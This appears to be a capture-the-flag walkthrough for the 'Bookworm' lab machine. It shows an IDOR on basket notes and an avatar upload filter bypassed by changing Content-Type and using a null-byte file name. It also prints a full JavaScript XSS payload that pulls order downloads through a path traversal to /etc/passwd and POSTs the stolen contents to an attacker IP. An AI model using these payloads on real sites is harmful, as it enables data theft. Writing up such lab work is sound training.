
The Little Mixer

Note

<img src="http://10.10.14.87/">

I enabled Intercept in Burpsuite and clicked the "**Update Note**" button which successfully caught the request.
I changed the Basket ID value in the burp request to match the bot instead of my account
The orders change so I had to do this for Sally who had order 433


Screenshot Evidence



```
POST /basket/433/edit HTTP/1.1
Host: bookworm.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2010010
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://bookworm.htb
Connection: close
Referer: http://bookworm.htb/basket
Cookie: session=
eyJmbGFzaE1lc3NhZ2UiOnt9LCJ1c2VyIjp7ImlkIjoxNCwibmFtZSI6InRvYm9yIiw
XZhdGFyIjoiL3N0YXRpYy9pbWcvdXNlci5wbmcifX0=; session.sig=
U6rm6WTKgd2V8bCVRYfmQKw1PRI
Upgrade-Insecure-Requests: 1

quantity=1&note=%3Cimg+src%3D%22http%3A%2F%2F10.10.14.87%2F%22%3E
```

My Note Did Not Change But Request Was Successful

Screenshot Evidence



Home Shop

Successfully updated that item in your basket.

Basket

We've finally finished moving warehouse!
As a result, we're no longer offering free e-book downlo
you enjoy our new 4 hour delivery guarantee!

Book


The Little Mixer

Note

test

I checked my HTTP server and saw a 200 request to my attack machine website


Screenshot Evidence



```
┌──(root㉿kali)-[/home/kali/Pictures]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.208 - - [31/Dec/2023 13:00:26] "GET / HTTP/1.1" 200
|
[Bookworm]0:openvpn  1:msf- 2:python3*
```

This verifies that I am able to use HTML img tags to call a file from my attack machine

Screenshot Evidence


```
http://bookworm.htb
  /
  basket
    373
      delete
      edit
    380
      delete
      edit
    add
      bookId=1&quantity=1
      bookId=2&quantity=1
```


Host	Method	URL
http://bookworm.htb	POST	/basket

Request

Pretty Raw Hex

```
POST /basket/add HTTP/1.1
Host: bookworm.htb
User-Agent: Mozilla/5.0 (X11; L
Firefox/115.0
Accept:
text/html,application/xhtml+xml
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
Content-Type: application/x-www
Content-Length: 19
```


In my basket is an interesting message


Basket


We've finally finished moving warehouse!
As a result, we're no longer offering free e-book downloads of purchased books. Don't fret! All previous orders that were made during our moving period will still be downloadable. We hope you enjoy our new 4 hour delivery guarantee!

It appears books used to be downloadable from the site. They are not still doing that however old orders can still be downloaded
I am going to attempt to get the book URLs using an XSS injection

I am able to upload a profile avatar as log as the file extension is PNG, JPG, or JPEG
This can be seen from "All Supported Types" being selected from the file type dropdown
Screenshot Evidence




I tested the filtering by uploading a PDF and changing the Content-Type: application/pdf to image/png
Screenshot Evidence Original



```
-----------------------------320487980142473769483012832891
Content-Disposition: form-data; name="avatar"; filename="sample.pdf"
Content-Type: application/pdf

%PDF-1.5
%µíôû
```


Screenshot Evidence Change



```
-----------------------------320487980142473769483012832891
Content-Disposition: form-data; name="avatar"; filename="sample.pdf"
Content-Type: image/png

%PDF-1.5
```

I rendered the page and saw this was successful and no error message was returned

Screenshot Evidence



Request

```
GET /profile HTTP/1.1
Host: bookworm.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://bookworm.htb
Connection: close
Referer: http://bookworm.htb/profile/avatar
Cookie: session=eyJmbGFzaE1lc3NhZ2UiOnt9LCJ1c2VyIjp7ImlkIjoxNCwibmFtZSI6InRvYm9yIiwiYXZhdGFyIjoiL3N0YXRpYy9pbWcvdXBsb2Fkcy8xNCJ9fQ==; session.sig=YH5e4TmZkf0-wBJSlu-tm56F5Vg
Upgrade-Insecure-Requests: 1
```

Response


I can see that my profile image is saved at http://bookworm.htb/static/img/uploads/14
If I make this file contain javascript I can use it for XSS injections against the web server
I wrote a script.js file to query the DOM for “download” URLs that send the results as POST requests to my web server

Contents of script.js

```
function get_orders(html_page){
  // Create a new DOMParser instance
  const parser = new DOMParser();
  // HTML string to be parsed
  const htmlString = html_page;
  // Parse the HTML string
  const doc = parser.parseFromString(htmlString, 'text/html');
  // Find all the anchor tags within the table body
  const orderLinks = doc.querySelectorAll('tbody a');
  // Extract the URLs and store them in an array
  const orderUrls = Array.from(orderLinks).map((link) => link.getAttribute('href'));

  return orderUrls;
}

function getDownloadURL(html) {
  // Create a temporary container element to parse the HTML
  const container = document.createElement('div');
  container.innerHTML = html;

  // Use querySelector to select the download link element
  const downloadLink = container.querySelector('a[href^="/download"]');

  // Extract the download URL
  // const downloadURL = downloadLink ? downloadLink.href : null;
  const downloadURL = downloadLink ? downloadLink.href.substring(0, downloadLink.href.lastIndexOf("=") + 1) +
".&bookIds=../../../../../../../../etc/passwd" : null;

  return downloadURL;
}

function fetch_url_to_attacker(url){
  var attacker = "http://10.10.14.87:8000/?url=" + encodeURIComponent(url);

  fetch(url).then(
    async response=>{
      fetch(attacker, {method:'POST', body: await response.arrayBuffer()})
    }
  );
}

function get_pdf(url){
  fetch(url).then(
    async response=>{
        fetch_url_to_attacker(getDownloadURL(await response.text()));
    })
}

fetch("http://10.10.14.87:8000/?trying")
fetch("http://bookworm.htb/profile").then(
  async response=>{
    for (const path of get_orders(await response.text())){
      fetch_url_to_attacker("http://bookworm.htb" + path);
      get_pdf("http://bookworm.htb" + path);
    }
  }
)
```


I added a null byte in the file name and followed it with a valid file extension for my profile image.
This was done because the webserver will likely see the null byte and view it as a termination
When I view the file in my browser it may execute the javascript code

Screenshot Evidence File Name



script.js%00.jpeg
sample.pdf

